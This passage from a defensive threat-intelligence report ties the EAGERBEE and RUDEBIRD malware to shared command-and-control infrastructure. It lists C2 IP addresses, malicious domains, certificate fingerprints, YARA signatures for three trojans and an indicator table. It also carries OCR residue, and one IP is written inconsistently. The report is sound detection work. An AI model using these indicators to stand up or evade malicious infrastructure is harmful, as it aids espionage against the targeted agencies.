
Network infrastructure intersection

When performing an analysis of the network infrastructure for EAGERBEE and RUDEBIRD, we identified similarities in the domain hosting provider, subdomain naming, registration dates, and service enablement between the two malware families' C2 infrastructure. Additionally, we were able to use TLS leaf certificate fingerprints to establish another connection between EAGERBEE and the Mongolian campaign infrastructure.

Shared network infrastructure

As identified in the malware analysis section for EAGERBEE, there were two IP addresses used for C2: `185.82.217[.]164` and `195.123.245[.]79`.

Of the two, `185.82.217[.]164` had an expired TLS certificate registered to it for `paper.hosted-by-bay[.]net`. The subdomain registration for `paper.hosted-by-bay[.]net` and the TLS certificate were registered on December 14, 2020.



Last HTTPS Certificate

```
Data:
   Version: V3
   Serial Number: 49dd26272c01831b2b80b555296d1deeb1b
   Thumbprint: bb065f75a96723d5171162180ecc988976380808
Signature Algorithm: sha256RSA
   Issuer: C=US , CN=R3 , O=Let's Encrypt
   Validity
      Not Before: 2020-12-14 07:09:36
      Not After: 2021-03-14 07:09:36
   Subject: CN=paper.hosted-by-bay.net
   Subject Public Key Info:
```

paper.hosted-by-bay[.]net TLS certificate

As identified in the malware analysis section for RUDEBIRD, there were two IP addresses used for C2: `45.90.58[.]103` and `185.195.237[.]123`.

`45.90.58[.]103` was used to register the subdomain `news.hosted-by-bay[.]net`, on December 13, 2020.

Both IP addresses (one from EAGERBEE and one from RUDEBIRD) were assigned to subdomains (`paper.hosted-by-bay[.]net` and `news.hosted-by-bay[.]net`) within one day at the domain `hosted-by-bay[.]net`.

Note: While `195.123.245[.]79` (EAGERBEE) and `185.195.237[.]123` (RUDEBIRD) are malicious, we were unable to identify anything atypical of normal C2 nodes. They used the same defense evasion technique (described below) used by `185.82.217[.]164` (EAGERBEE) and `45.90.58[.]103` (RUDEBIRD).

Domain analysis

When performing an analysis of the `hosted-by-bay[.]net` domain, we see that it is registered to the IP address `45.133.194[.]106`. This IP address exposes two TCP ports, one is the expected TLS port of `443`, and the other is `62753`.

Note: Port `443` has a Let's Encrypt TLS certificate for `paypal.goodspaypal[.]com`. This domain does not appear to be related to this research but should be categorized as malicious based on its registration to this IP.

On port `62753`, there was a self-signed wildcard TLS leaf certificate with a fingerprint of `d218680140ad2c6e947bf16020c0d36d3216f6fc7370c366ebe841c02d889a59` (`*.REDACTED[.]mn`). This fingerprint is used for one host, `shop.REDACTED[.]mn`. The 10-year TLS certificate was registered on December 13, 2020.

```
Validity
Not Before: 2020-12-13 11:53:20
Not After: 2030-12-11 11:53:20
Subject: CN=shop.REDACTED[.]mn
```

`.mn` is the Internet ccTLD for Mongolia and REDACTED is a large bank in Mongolia. When researching the network infrastructure for REDACTED, we can see that they do currently own their DNS infrastructure.


It does not appear that `shop.REDACTED[.]mn` was ever registered. This self-signed TLS certificate was likely used to encrypt C2 traffic. While we cannot confirm that this certificate was used for EAGERBEE or RUDEBIRD, in the malware code analysis of both EAGERBEE and RUDEBIRD, we identified that TLS to an IP address is an available malware configuration option. We do believe that this domain is related to EAGERBEE and RUDEBIRD based on the registration dates, IP addresses, and subdomains of the `hosted-by-bay[.]net` domain.

As noted in the EAGERBEE malware analysis, we identified two other previously unnamed EAGERBEE samples used to target Mongolian victims and also leveraged Mongolian C2 infrastructure.

Defense evasion

Finally, we see all of the C2 IP addresses add and remove services at similar dates and times. This is a tactic to hinder the analysis of the C2 infrastructure by limiting its availability. It should be noted that the history of the service enablement and disablement (provided by Censys.io databases) is meant to show possible coordination in C2 availability. The images below show the last service change windows, further historical data was not available.

`192.123.245[.]79` had TCP port `80` enabled on September 22, 2023 at 07:31 and then disabled on September 24, 2023 at 07:42.



195.123.245.79


To get started, select a **maximum of two events** then compare them using the **Compare button**. If only **one event** is selected, it will be compared to the most recent event.

Sep 24, 2023 07:42 PM UTC | Service Removed
80/TCP/UNKNOWN
Reason
Not Observed

Sep 22, 2023 07:31 AM UTC | Service Added
Hurricane Electric
80/TCP/UNKNOWN

192.123.245[.]79 C2 service windows

`185.195.237[.]123` had TCP port `443` enabled on September 22, 2023 at 03:33 and then disabled on September 25, 2023 at 08:08.



185.195.237.123

To get started, select a **maximum of two events** then compare them using the **Compare button**.
If only **one event** is selected, it will be compared to the most recent event.

○ Sep 25, 2023 08:08 AM UTC | **Service Removed**
443/TCP/UNKNOWN

Reason
Not Observed


○ Sep 23, 2023 03:29 PM UTC | **Location Updated**

○ Sep 22, 2023 07:13 AM UTC | **Service Enriched with JARM**
443/TCP/UNKNOWN

□ Sep 22, 2023 03:33 AM UTC | **Service Observed**
Tata Communications
443/TCP/UNKNOWN

185.195.237[.]123 C2 service windows

`185.82.217[.]164` had TCP port `443` enabled on September 22, 2023 at 08:49 and then disabled on September 25, 2023 at 01:02.



185.82.217.164

To get started, select a **maximum of two events** then compare them using the **Compare button**. If only **one event** is selected, it will be compared to the most recent event.

Sep 25, 2023 01:02 AM UTC | **Service Removed**

443/TCP/UNKNOWN

Reason

Not Observed


Sep 22, 2023 08:49 AM UTC | **Service Added**

NTT Communications

443/TCP/UNKNOWN

185.82.217[.]164 C2 service windows

`45.90.58[.]103` had TCP port `443` enabled on September 22, 2023 at 04:46 and then disabled on September 24, 2023 at 09:57.



45.90.58.103

To get started, select a **maximum of two events** then compare them using the **Compare button**.
If only **one event** is selected, it will be compared to the most recent event.

Sep 24, 2023 09:57 PM UTC | **Service Removed**
443/TCP/UNKNOWN

Reason
Not Observed

Sep 22, 2023 04:46 AM UTC | **Service Added**
Telia Carrier
443/TCP/UNKNOWN

45.90.58[.]103 C2 service windows

Network intersection summary

EAGERBEE and RUDEBIRD are two malware samples, co-resident on the same infected endpoint, in the same environment. This alone builds a strong association between the families.

When adding the fact that both families use C2 endpoints that have been used to register subdomains on the same domain `hosted-by-bay[.]net`), and the service availability coordination, leads us to say with a high degree of confidence that the malware and campaign operators are from the same tasking authority, or organizational umbrella.

Summary

EAGERBEE, RUDEBIRD, and DOWNTOWN backdoors all exhibit characteristics of incompleteness whether using “Test” in file/service names, ignoring compilation best practices, leaving orphaned code, or leaving a smattering of extraneous debug statements.

They all, however, deliver similar tactical capabilities in the context of this environment.

- Local enumeration
- Persistence
- Download/execute additional tooling
- C2 options

The variety of tooling performing the same or similar tasks with varying degrees and types of miscues causes us to speculate that this environment has attracted the interest of multiple players in the REF2924 threat actor’s organization. The victim's status as a government diplomatic agency would make it an ideal candidate as a steppingoff point to other targets within and outside the agency’s national borders. Additionally, it is easy to imagine that multiple entities within a national intelligence apparatus would have collection requirements that could be satisfied by this victim directly.

This environment has already seen the emergence of the REF2924 intrusion set (SIESTAGRAPH, NAPLISTENER, SOMNIRECORD, and DOORME), as well as the deployment of SHADOWPAD and COBALTSTRIKE. The REF2924 and REF5961 threat actor(s) continue to deploy new malware into their government victim’s environment.

REF5961 and MITRE ATT&CK

Elastic uses the MITRE ATT&CK framework to document common tactics, techniques, and procedures that advance persistent threats used against enterprise networks.

Tactics

Tactics represent the why of a technique or sub-technique. It is the adversary’s tactical goal: the reason for performing an action.

Techniques

Techniques represent how an adversary achieves a tactical goal by performing an action.

Malware prevention capabilities

- EAGERBEE
- RUDEBIRD
- DOWNTOWN

YARA

Elastic Security has created YARA rules to identify this activity. Below are YARA rules to identify the EAGERBEE, RUDEBIRD, and DOWNTOWN malware:

EAGERBEE

```
rule Windows_Trojan_EagerBee_1 {
    meta:
        author = "Elastic Security"
        creation_date = "2023-05-09"
        last_modified = "2023-06-13"
        threat_name = "Windows.Trojan.EagerBee"
        reference_sample = "09005775fc587ac7bf150c05352e59dc01008b7bf8c1d870d1cea87561aa0b06"
        license = "Elastic License v2"
        os = "windows"

    strings:
        $a1 = { C2 EB D6 0F B7 C2 48 8D 0C 80 41 8B 44 CB 14 41 2B 44 CB 0C 41 }
        $a2 = { C8 75 04 33 C0 EB 7C 48 63 41 3C 8B 94 08 88 00 00 00 48 03 D1 8B }

    condition:
        all of them
}

rule Windows_Trojan_EagerBee_2 {
    meta:
        author = "Elastic Security"
        creation_date = "2023-09-04"
        last_modified = "2023-09-20"
        threat_name = "Windows.Trojan.EagerBee"
        reference_sample = "339e4fdbccb65b0b06a1421c719300a8da844789a2016d58e8ce4227cb5dc91b"
        license = "Elastic License v2"
        os = "windows"

    strings:
        $dexor_config_file = { 48 FF C0 8D 51 FF 44 30 00 49 03 C4 49 2B D4 ?? ?? 48 8D 4F 01 48 }
        $parse_config = { 80 7C 14 20 3A ?? ?? ?? ?? ?? ?? 45 03 C4 49 03 D4 49 63 C0 48 3B C1 }
        $parse_proxy1 = { 44 88 7C 24 31 44 88 7C 24 32 48 F7 D1 C6 44 24 33 70 C6 44 24 34 3D 88 5C 24 35
48 83 F9 01 }
        $parse_proxy2 = { 33 C0 48 8D BC 24 F0 00 00 00 49 8B CE F2 AE 8B D3 48 F7 D1 48 83 E9 01 48 8B F9 }

    condition:
        2 of them
}
```

RUDEBIRD

```
rule Windows_Trojan_RudeBird {
    meta:
        author = "Elastic Security"
        creation_date = "2023-05-09"
        last_modified = "2023-06-13"
        threat_name = "Windows.Trojan.RudeBird"
        license = "Elastic License v2"
        os = "windows"

  strings:
        $a1 = { 40 53 48 83 EC 20 48 8B D9 B9 D8 00 00 00 E8 FD C1 FF FF 48 8B C8 33 C0 48 85 C9 74 05 E8 3A
F2 }

    condition:
        all of them
}
```

DOWNTOWN

```
rule Windows_Trojan_DownTown_1 {
    meta:
        author = "Elastic Security"
        creation_date = "2023-05-10"
        last_modified = "2023-06-13"
        threat_name = "Windows.Trojan.DownTown"
        license = "Elastic License v2"
        os = "windows"

    strings:
        $a1 = "SendFileBuffer error -1 !!!" fullword
        $a2 = "ScheduledDownloadTasks CODE_FILE_VIEW " fullword
        $a3 = "ExplorerManagerC.dll" fullword

    condition:
        3 of them
}

rule Windows_Trojan_DownTown_2 {
    meta:
        author = "Elastic Security"
        creation_date = "2023-08-23"
        last_modified = "2023-09-20"
        threat_name = "Windows.Trojan.DownTown"
        license = "Elastic License v2"
        os = "windows"

    strings:
        $a1 = "DeletePluginObject"
        $a2 = "GetPluginInfomation"
        $a3 = "GetPluginObject"
        $a4 = "GetRegisterCode"

    condition:
        all of them
}
```

Observations

All observables are also available for download in both ECS and STIX format.

The following observables were discussed in this research.

Observable	Type	Name	Reference
ce4dfda471f2d3fa4e000f9e3839c3d9fbf2d93ea7f89101161ce97faceadf9a	SHA-256	EAGERBEE shellcode	iconcaches.mui
29c90ac124b898b2ff2a4897921d5f5cc251396e8176fc8d6fa475df89d9274d	SHA-256	DOWNTOWN	In-memory DLL
185.82.217[.]164	ipv4	EAGERBEE C2	
195.123.245[.]79	ipv4	EAGERBEE C2	
45.90.58[.]103	ipv4	RUDEBIRD C2	
185.195.237[.]123	ipv4	RUDEBIRD C2	

References

The following were referenced throughout the above research: